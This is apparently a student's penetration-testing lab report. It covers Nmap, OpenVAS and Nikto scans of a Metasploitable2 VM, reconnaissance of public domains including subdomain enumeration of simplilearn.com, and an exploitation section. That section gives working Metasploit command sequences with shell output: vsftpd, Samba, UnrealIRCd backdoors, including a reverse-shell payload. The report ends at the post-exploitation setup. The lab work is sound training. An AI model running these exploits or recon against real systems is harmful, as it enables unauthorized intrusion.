



Task -18th August

Index	1
Theoretical Knowledge.....	2
Practical Application.....	3
1. Vulnerability Scanning Lab	3
1.1 Nmap	3
1.2 OpenVAS	5
1.3 Nikto	8
1.4 Escalation Email	10
2. Reconnaissance Practice	11
2.1 WHOIS Lookup	12
2.2 Shodan(Exposed Services).....	12
2.3 Shodan Findings	13
3. Exploitation Lab	19
3.1 Exploit Simulation	19
3.2 Findings	21
3.3 Summary	21
4. Post-Exploitation Practice.....	22
4.1 Lab Setup	22
4.2 Initial Exploitation	23
4.3 Extra Post-Exploitation Practice	24
4.4 Volatility Analysis	25
5. Capstone Project: Full VAPT Cycle	26
5.1 Simulation (Exploitation with sqlmap).....	26
5.2 PTES Report.....	29



Theoretical Knowledge

1. Vulnerability Scanning Techniques

What to Learn:

- **Core Concepts:**
 - Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
 - Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
 - False Positives: Validate findings (e.g., manual checks for open ports).
- **Key Objectives:** Configure and validate scans for accurate risk assessment.
- **How to Learn:**
 - Study OWASP Testing Guide for web scanning.
 - Review NIST SP 800-115 for scanning methods.
 - Analyze WannaCry case for CVSS mapping.

2. Penetration Testing Techniques

What to Learn:

- **Core Concepts:**
 - Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
 - Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
 - Ethics: Ensure client authorization and defined scope.
- **Key Objectives:** Execute structured, ethical pentests.
- **How to Learn:**
 - Explore PTES for phase details.
 - Study OWASP WSTG for web pentesting.
 - Review SANS pentest case studies.

3. Exploit Development Basics

What to Learn:

- **Core Concepts:**
 - Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
 - Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
 - Mitigations: Understand ASLR, WAFs, and patching.
- **Key Objectives:** Develop and test exploits safely.
- **How to Learn:**
 - Study Exploit-DB for PoC examples.

- Use TCM Security's exploit guides.
 - Try TryHackMe's buffer overflow room.
-

Practical Application

1. Vulnerability Scanning Lab

Activities:

- **Tools:** Nmap, OpenVAS, Nikto.
- **Tasks:** Run scans, prioritize vulnerabilities, document results.
- **Enhanced Tasks:**
 - **Scan Setup:** Track results in a table (copy-paste into Slack):

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	SQL Injection	9.1	Critical	192.168.1.20
002	Open Port 445	6.5	Medium	192.168.1.30

- | | | | | |
|-----|---------------|-----|----------|--------------|
| 001 | SQL Injection | 9.1 | Critical | 192.168.1.20 |
| 002 | Open Port 445 | 6.5 | Medium | 192.168.1.30 |
- **Test Case:** Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.1.100) and OpenVAS.
 - **Prioritization:** Score using CVSS in Google Sheets.
 - **Report:** Draft in Google Docs:

Title: Critical Web Vulnerabilities

Findings: [CVE-2021-41773], [Host: 192.168.1.20]

Remediation: Patch Apache, disable unused ports

- **Escalation:** Write a 100-word email to developers with PoC.
-

Practical Application

1. Vulnerability Scanning Lab

- **Tools:** Nmap, OpenVAS, Nikto.

1.1 Nmap

Target: Metasploitable2 VM – 192.168.68.105

└─(root㉿DiffDell)-[~]

└─# nmap -sV 192.168.68.105

Starting Nmap 7.95 (https://nmap.org) at 2025-08-19 19:58 IST

Nmap scan report for 192.168.68.105

Host is up (0.011s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1



3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds

1.2 Openvas

Scan Metasploitable with OpenVAS:

Kali: sudo gym-start ---Start the OpenVas

Scan the Metasploitable Machine -192.168.68.105

Log in to GVM (Greenbone Web UI)

- URL: <http://127.0.0.1:9392>
- Login: Use the **username** and **password** you set (e.g., admin / kali123)

🌐 2. Create a New Target

This defines what IP/domain to scan.

- ◆ Go to:

Configuration → Targets → click "**Create Target**"

Fill in the form:

- **Name:** Test Scan (or any name)
- **Hosts:** IP address or hostname (e.g., 192.168.68.105)
- **Port List:** Use default (All IANA assigned TCP ports)

Then click "**Save**"

🎯 3. Create a Task (Scan Job)



Go to:

Scans → Tasks → click "Create Task"

Fill in the form:

- **Name:** Scan My Target
- **Target:** Select the target you created earlier
- **Scan Config:** Use Full and fast (good default)
- Leave others as default and click "**Save**"

4. Start the Scan

In the **Tasks** list:


- Click the **play button** (▶) next to your task

The scan will begin. You'll see its status change to:

- Requested → Running → Done

5. Wait for Scan to Complete

- Depending on target size and config, this can take from a few minutes to an hour
- You can refresh or monitor status live



6. View Results

Once the scan status is "**Done**":

- Go to Scans → Reports
- Click your scan name to open the report
- You'll see:
 - Vulnerability summary
 - Severity (High, Medium, Low)
 - Affected ports/services
 - CVEs, exploits, and remediation tips

✓ Optional: Export Report


- Click "**Download**" icon
- Export as PDF, HTML, XML, etc.



- Analyze results (e.g., CVSS scores, CVE IDs).

Documenting Findings:

Report:



Host Summary

Host	High	Medium	Low	Log	FalsePositive
192.168.68.105	11	13	2	0	0

Port Summary for Host 192.168.68.105

Service (Port)	Threat Level
21/tcp	High (CVSS: 10.0)
80/tcp	High (CVSS: 10.0)
general/tcp	High (CVSS: 10.0)
22/tcp	High (CVSS: 9.8)
6697/tcp	High (CVSS: 8.1)
631/tcp	High(CVSS:7.5)

All the Critical Vulnerabilities included in the Google Excel Sheet.



1.3 Nikto

Title: Critical Web Vulnerabilities

Host: <http://192.168.68.105/dvwa/login.php>

```
[root@DiffDell] ~]
# nikto -h http://192.168.68.105/dvwa/login.php
- Nikto v2.5.0

+ Target IP:          192.168.68.105
+ Target Hostname:    192.168.68.105
+ Target Port:        80
+ Start Time:         2025-08-21 22:58:28 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/login.php/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/login.php/: The anti-clickjacking X-Frame-Options header is not present. See: https://c
S/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/login.php/: The X-Content-Type-Options header is not set. This could allow the user age
of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnera
lities/missing-content-type-header/
+ /dvwa/login.php/: Cookie PHPSESSID created without the httponly flag. See: https://developer.
w3.org/HTTP/Cookies
+ /dvwa/login.php/: Cookie security created without the httponly flag. See: https://developer.m
ozilla.org/HTTP/Cookies
```

Findings:

Finding (from Nikto)	What it really means	CVE / Reference	CVSS v3.1 (official if available)	Quick fix
/?-s and ...login.php ?-s → “PHP allows retrieval of source via s”	Classic PHP- CGI argument injection / RCE bucket. Nikto’s -s hints the 2012 PHP-CGI bug.	CVE-2012- 1823	9.8 (Critical)	Disable PHP-CGI, block ? args to CGI, or upgrade PHP (any modern PHP is fixed). (NVD , Red Hat Customer Portal)
Server: Apache/2. 2.8 (very old)	EOL httpd 2.2 → exposed to many unpatched vulns; not a single CVE to score. Treat as	Apache notes on 2.2 EOL	N/A (multiple CVEs)	Upgrade to a supported Apache 2.4.x immediately. (Apache HTTP Server , endoflife.date)



	policy/high risk.			
HTTP TRACE enabled	Cross-Site Tracing (XST) risk; often used to echo headers/cookies via JS. Misconfig, not one CVE.	OWASP XST / WSTG	Use custom CVSS if required (often Low-Medium): e.g., AV:N/AC:L/PR:N/UI:R/S:U/C:L/I: N/A:N ≈ 3.1 (Low)	Disable TRACE/TRACK (e.g., TraceEnable off in Apache). (OWASP)
Lots of /*.tgz, *.tar, *.war, *.pem, *.jks, *.egg	Likely backup/key dumps exposed → Info disclosure (can be severe if secrets).	CWE-530 reference in Nikto	If files contain secrets: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I: N/A:N ≈ 7.5 (High)	Remove from web root; rotate keys; restrict direct download. (Confirm by actually fetching one benign file.)
SIPS v0.2.2 ... user account info (including password) retrievable	Auth bypass/info disclosure in SIPS 0.2.2 . Old but real. Might not have a CVE; has Exploit-DB ref.	EDB-22381	If credentials exposed unauthenticated: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I: N/A:N ≈ 7.5 (High)	Remove/patch SIPS; block the path; rotate exposed passwords. (Exploit Database , Vulners)



/?=PHPE... (OSVDB-12184)	PHP version/info disclosure via magic query tokens.	OSVDB-12184 discussion	Usually Low : AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N ≈ 3.3	Disable expose_php, update PHP, block these routes. (Server Fault , seclists.org , dev.nmap.narkive.com)
Missing headers: X-Frame-Options, X-Content-Type-Options, cookies without HttpOnly	Security-hardening gaps; not CVEs, but exploitable in chains (clickjacking, MIME-sniff, scriptable cookies).	MDN/OWA SP	Treat as Low each, but fix as hygiene.	Add X-Frame-Options/Content-Security-Policy frame-ancestors, X-Content-Type-Options: nosniff, set HttpOnly; Secure; SameSite on cookies. (MDN Web Docs , OWASP)

Findings also included in the Google Docs.

1.4 Escalation Email

Subject: Critical Security Vulnerability – Immediate Action Required

Hi Team,

During a recent **VAPT assessment**, we identified **critical vulnerabilities** on host 192.168.68.105 using **OpenVAS**. The detailed findings, including CVSS scores, have been documented in the attached **Excel sheet** for your review and remediation planning.

Additionally, the host's web application (<http://192.168.68.105/dvwa/login.php>) was scanned using **Nikto**, and the consolidated results have been compiled into a **Google Docs** report.

Immediate Action Required: Please review the attached findings and apply necessary patches or configuration changes to mitigate these vulnerabilities.

Let me know if you require **logs, Proof-of-Concept (PoC) details, or further clarification.**

Thanks,
Ch. Sandhya Rani
VAPT Analyst Intern

2. Reconnaissance Practice

Activities:

- **Tools:** Maltego, Shodan, Google Docs.
- **Tasks:** Perform OSINT, map assets, document steps.
- **Enhanced Tasks:**
 - **Recon Template:** Document in Google Docs:
 - i. Domain Info
 - ii. Subdomains
 - iii. Exposed Services
 - **Asset Mapping:** Log steps (Slack-friendly):

Timestamp	Tool	Finding
2025-08-18 10:00:00	Shodan	Exposed SSH on 192.168.1.50
2025-08-18 10:30:00	Maltego	Subdomain: dev.example.com

- **Checklist:** In Google Docs:
- Check WHOIS
- Enumerate subdomains (Sublist3r)
- Identify tech stack (Wappalyzer)
- **Summary:** Write a 50-word recon summary.

2. Reconnaissance Practice

Tools Used

Shodan → Search for exposed services, ports, IoT devices.

Sublist3r / Amass → Subdomain enumeration.

WHOIS / Wappalyzer → Domain registration and technology fingerprinting.

Google Docs → Documenting results.

2.1. WHOIS Lookup

- **What it does:** Retrieves domain registration details.
- **Info Collected:** Registrar, registration/expiry date, nameservers, registrant contact (sometimes anonymized).
- **Why important:** Helps identify ownership, infrastructure age, and potential forgotten domains.
- **Command/Tool:**

Command: whois example.com

```
(root@DiffDell)-[~]
# whois simplilearn.com
Domain Name: SIMPLILEARN.COM
Registry Domain ID: 1558703706_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.PublicDomainRegistry.com
Registrar URL: http://www.publicdomainregistry.com
Updated Date: 2023-02-06T14:03:52Z
Creation Date: 2009-06-10T05:00:28Z
Registry Expiry Date: 2030-06-10T05:00:28Z
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-117.AWSDNS-14.COM
Name Server: NS-1314.AWSDNS-36.ORG
Name Server: NS-1963.AWSDNS-53.CO.UK
Name Server: NS-701.AWSDNS-23.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>> Last update of whois database: 2025-08-22T07:30:52Z <<
```

2.2 Shodan(Exposed Services)

- **What it does:** Searches the internet for exposed devices and services.
- **Info Collected:** Open ports, banners, software versions, SSL certificates, IoT devices.
- **Why important:** Detects externally exposed services that attackers might target.
- **Example:**

Command: shodan host ip address



```
└# shodan host 45.33.32.156
45.33.32.156
Hostnames: scanme.nmap.org
City: Fremont
Country: United States
Organization: Linode
Updated: 2025-08-21T15:25:40.150299
Number of open ports: 5
Vulnerabilities: CVE-2014-0117 CVE-2017-7679
2021-32791 CVE-2021-32792 CVE-2023-31122 CVE-202
6 CVE-2014-0118 CVE-2022-31813 CVE-2020-1927
2021-44790 CVE-2016-4975 CVE-2020-13938 CVE-202
95 CVE-2014-3523 CVE-2013-5704 CVE-2019-17567
2021-26691 CVE-2019-0220 CVE-2025-49812 CVE-202
01 CVE-2019-10092 CVE-2014-0226 CVE-2021-44224
2021-40438 CVE-2011-1176 CVE-2022-23943 CVE-201
85 CVE-2022-26377 CVE-2014-0098 CVE-2016-8743
2022-37436 CVE-2017-9788 CVE-2014-8109 CVE-201
3 CVE-2022-28615 CVE-2022-28614

Ports:
  22/tcp OpenSSH (6.6.1p1 Ubuntu 2ubuntu2.13)
  80/tcp Apache httpd (2.4.7)
    |-- HTTP title: Go ahead and ScanMe!
  123/udp
  9929/tcp
  31337/tcp
```

2.3 Shodan Findings

Timestamp	Tool	Finding
2025-08-21 15:25:40	Shodan	Domain: scanme.nmap.org , IP: 45.33.32.156 , Host: Linode (Fremont, US)
2025-08-21 15:25:40	Shodan	Port 22/tcp open → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns
2025-08-21 15:25:40	Shodan	Port 80/tcp open → Apache HTTPD 2.4.7 (HTTP title: “Go ahead and ScanMe!”) – outdated, multiple CVEs reported
2025-08-21 15:25:40	Shodan	Port 123/udp open → NTP service (potential amplification if misconfigured)



Timestamp	Tool	Finding
2025-08-21 15:25:40	Shodan	Port 9929/tcp open → Non-standard service, requires further enumeration
2025-08-21 15:25:40	Shodan	Port 31337/tcp open → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org
2025-08-21 15:25:40	Shodan	Vulnerabilities found: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)

2.3 Sublist3r- Enumerate subdomains

sublist3r -d simplilearn.com

```
www.simplilearn.com
accounts.simplilearn.com
careersuccess.simplilearn.com
cfsigned.simplilearn.com
community.simplilearn.com
www.community.simplilearn.com
connect.simplilearn.com
connect-staging.simplilearn.com
connect-testing.simplilearn.com
developers.simplilearn.com
dockerv3.simplilearn.com
catalogapi.dockerv3.simplilearn.com
plutustest.dockerv3.simplilearn.com
... . . . . .
```

www.simplilearn.com

accounts.simplilearn.com

careersuccess.simplilearn.com

cfsigned.simplilearn.com

community.simplilearn.com

www.community.simplilearn.com

connect.simplilearn.com

connect-staging.simplilearn.com
connect-testing.simplilearn.com
developers.simplilearn.com
dockerv3.simplilearn.com
catalogapi.dockerv3.simplilearn.com
plutustest.dockerv3.simplilearn.com
dockerv4.simplilearn.com
dockerv5.simplilearn.com
engagex.simplilearn.com
financedesk.simplilearn.com
i2www.simplilearn.com
iitk.simplilearn.com
itdesk.simplilearn.com
www.itdesk.simplilearn.com
mail.itdesk.simplilearn.com
itsupport.simplilearn.com
jobassist.simplilearn.com
jobs.simplilearn.com
jobs-search.simplilearn.com
laas.simplilearn.com
landingpage.simplilearn.com
liveclass.simplilearn.com
lms.simplilearn.com
instride.lms.simplilearn.com
onlinetraining.simplilearn.com
reports.simplilearn.com

s2stokenservice.simplilearn.com

secure.simplilearn.com

www.secure.simplilearn.com

skillsnet.simplilearn.com

apps.skillsnet.simplilearn.com

compete.skillsnet.simplilearn.com

courses.skillsnet.simplilearn.com

preview.skillsnet.simplilearn.com

studio.skillsnet.simplilearn.com

support.skillsnet.simplilearn.com

sl-labs.simplilearn.com

sl-web-stories.simplilearn.com

preprod.subdomain.simplilearn.com

success.simplilearn.com

tableau.simplilearn.com

whm.simplilearn.com

www.whm.simplilearn.com

2.4 Wappalyzer

It is a tool used in reconnaissance (Recon) during VAPT.

It helps identify the technologies used by a website such as:

- Web servers (Apache, Nginx, IIS)
Frameworks (Django, Flask, Laravel, Spring)
CMS (WordPress, Joomla, Drupal)
JavaScript libraries (React, Angular, Vue.js, jQuery)
Databases, analytics tools, payment gateways, etc.



```
└─(root㉿DiffDell)-[~]
└─# webanalyze -host scanme.nmap.org
:: webanalyze          : v0.3.9
:: workers              : 4
:: technologies        : technologies.json
:: crawl count         : 0
:: search subdomains   : true
:: follow redirects    : false

http://scanme.nmap.org (0.7s):
Ubuntu, (Operating systems)
Apache HTTP Server, 2.4.7 (Web servers)
```

2.5 Asset Mapping: Log steps (Slack-friendly):

Timestamp	Tool	Findings
2025-08-21 15:25:40	Shodan	Domain: scanme.nmap.org, IP: 45.33.32.156, Host: Linode (Fremont, US)
2025-08-21 15:25:40	Shodan	Port 22/tcp open → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns
2025-08-21 15:25:40	Shodan	Port 80/tcp open → Apache HTTPD 2.4.7 (HTTP title: “Go ahead and ScanMe!”) – outdated, multiple CVEs reported
2025-08-21 15:25:40	Shodan	Port 123/udp open → NTP service (potential amplification if misconfigured)
2025-08-21 15:25:40	Shodan	Port 9929/tcp open → Non-standard service, requires further enumeration
2025-08-21 15:25:40	Shodan	Port 31337/tcp open → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org



2025-08-21 15:25:40	Shodan	Vulnerabilities found: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)
2025-08-21 12:25:40	Sublist3r	Found 50 subdomains for Simplilearn.com
2025-08-21 12:25:40	Wappalyzer	Site uses Apache Http Server 2.4.7 + Ubuntu Operating System

2.6 Recon Summary (50 words)

The reconnaissance phase revealed critical exposure points. WHOIS lookup provided registrar details, while Sublist3r discovered 50 subdomains. Shodan identified an exposed SSH service on scanme.nmap.org. Wappalyzer confirmed Apache Http Server 2.4.7 + Ubuntu in use. These insights aid in prioritizing penetration testing efforts.

3. Exploitation Lab

Activities:

- **Tools:** Metasploit, Burp Suite, sqlmap.
- **Tasks:** Simulate exploits, validate results.
- **Enhanced Tasks:**
 - **Exploit Simulation:** Exploit Metasploitable2 with Metasploit (use exploit/multi/http/tomcat_mgr_login). Log:

Exploit ID	Description	Target IP	Status	Payload
------------	-------------	-----------	--------	---------

-----	-----	-----	-----	-----
-------	-------	-------	-------	-------

003	Tomcat RCE	192.168.1.100	Success	Java Shell
-----	------------	---------------	---------	------------

- **Validation:** Check Exploit-DB for PoC. Summarize in 50 words.

3. Exploitation Lab

3.1 Exploit Simulation

Target: Metasploitable2- 192.168.68.105

Attacker Machine: Kali -192.168.68.102

```
msf6 > nmap -sV 192.168.68.105
[*] exec: nmap -sV 192.168.68.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:43 IST
Nmap scan report for 192.168.68.105
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
2306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploit1:

Search vsftpd

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS 192.168.68.105
```

```
set RPORT 21
```

```
run
```

```
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.68.105:21 - The port used by the backdoor bind listener is already open
[+] 192.168.68.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.26.21:39917 -> 192.168.68.105:6200) at 2025-08-22 21:58:14 +0530

whoami
root
```

Exploit2:

```
use exploit/multi/samba/usermap_script
```

```
set RHOSTS 192.168.68.105
```

```
set RPORT 139
```

```
run
```

```
View the full module info with the info, or info -d command.

[*] msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.68.102:4444
[*] Command shell session 1 opened (192.168.68.102:4444 -> 192.168.68.105:38224) at 2025-08-23 05:44:17 -0400

whoami
```

Exploit3:

```
***Tomcat Manager (port 8180)
```

```
use exploit/multi/http/tomcat_mgr_deploy
```

```
set RHOSTS 192.168.68.105
```

```
set RPORT 8180
```

```
set USERNAME tomcat
```

```
set PASSWORD tomcat
```

```
run
```

Exploit 4:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
set RHOSTS 192.168.68.105
```

```

set RPORT 6667
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.68.102
set LPORT 4444
exploit

```

```

msf6 exploit(unix irc unreal ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix irc unreal ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.68.102:4444
[*] 192.168.68.105:6667 - Connected to 192.168.68.105:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.68.105:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Rnqgh9ffaKXwsLSD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Rnqgh9ffaKXwsLSD\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.68.102:4444 → 192.168.68.105:38241) at 2025-08-23 06:10:44 -0400

```

3.2 Findings

Exploit ID	Description	Target IP	Status	Payload
001	vsftpd 2.3.4 Backdoor- ftp	192.168.68.105	Success	Command Shell
002	Samba Exploit	192.168.68.105	Success	Command Shell
003	TomcatManager	192.168.68.105	Filed	Meterpreter Session
004	UnrealIRCd backdoor (IRC, port 6667)	192.168.68.105	Success	Command Shell

3.3 Summary

50-word summary with Exploit-DB validation:

The Metasploitable2 VM contains multiple real-world vulnerabilities verified on Exploit-DB: vsftpd 2.3.4 backdoor (EDB-17491), Samba trans2 overflow (EDB-10), Tomcat Manager auth bypass/war upload (EDB-17491 variants), and UnrealIRCd 3.2.8.1 backdoor (EDB-16922). Exploits yield command shells or meterpreter sessions, simulating post-exploitation for penetration testing practice.

4. Post-Exploitation Practice

Activities:

- **Tools:** Meterpreter, Volatility, sha256sum.
- **Tasks:** Escalate privileges, collect evidence.
- **Enhanced Tasks:**
 - **Escalation:** Use Metasploit (exploit/windows/local/bypassuac). Save logs.
 - **Evidence Collection:** Hash a file:

Item	Description	Collected By	Date	Hash Value
Config File	target.conf	VAPT Analyst	2025-08-18	<SHA256>

Config File | target.conf | VAPT Analyst | 2025-08-18 | <SHA256>

4. Post-Exploitation Practice

Tools Used

- **Meterpreter** – Privilege escalation, post-exploitation modules
 - **Volatility** – Memory forensic analysis
 - **sha256sum** – Evidence integrity verification
-

4.1 Lab Setup

Attacker Machine

- Kali Linux (or Parrot OS)
- Has Metasploit Framework installed

Target Machine



- A **Windows 7 SP1 (x86 or x64)** VM (best for learning UAC bypass)
- Disable AV/Defender (otherwise payloads get killed)
- Keep **UAC enabled** (default)

4.2 Initial Exploitation

